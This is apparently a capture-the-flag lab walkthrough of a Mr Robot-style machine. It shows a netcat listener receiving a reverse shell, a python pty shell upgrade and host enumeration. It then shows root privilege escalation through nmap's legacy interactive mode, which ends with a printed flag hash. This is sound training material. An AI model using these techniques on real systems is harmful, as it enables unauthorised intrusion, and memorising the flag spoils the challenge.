
```
┌─[✗]─[sohamt@parrot]─[~/Downloads]
└──╼ $nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.250.120] 48215
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 19:04:09 up  1:39,  0 users,  load average: 0.01, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ sudo -l
sudo: no tty present and no askpass program specified
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ 
```

Didn't find any useful information in Network info, cronjobs and mysql after running priv esc script.




```
daemon@linux:/tmp/Privy$ cat Passwd.txt | grep bash
cat Passwd.txt | grep bash
root:x:0:0:root:/root:/bin/bash
daemon@linux:/tmp/Privy$ 
```

only root is running the default shell as bash.




```
uname -a
--------
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
 GNU/Linux

cat /etc/issue
--------------
   _____          __________      ___.            __
  /     \\_______  \\______   \\ ____\\_ |__   _____/  |_
 /  \\ /  \\_  __ \\  |       _//  _ \\| __ \\ /  _ \\   __\\
/    Y    \\  | \\/  |    |   (  <_> ) \\_\\ (  <_> )  |
\\____|__  /__|     |____|_  /\\____/|___  /\\____/|__|
        \\/                 \\/            \\/


cat /etc/*-release
------------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.2 LTS"
NAME="Ubuntu"
VERSION="14.04.2 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.2 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

Got some kernel and system info.



```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> id
```



```
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

nmap was running old version so gone to GTFObins so searched and got interactive and got 3rd flag.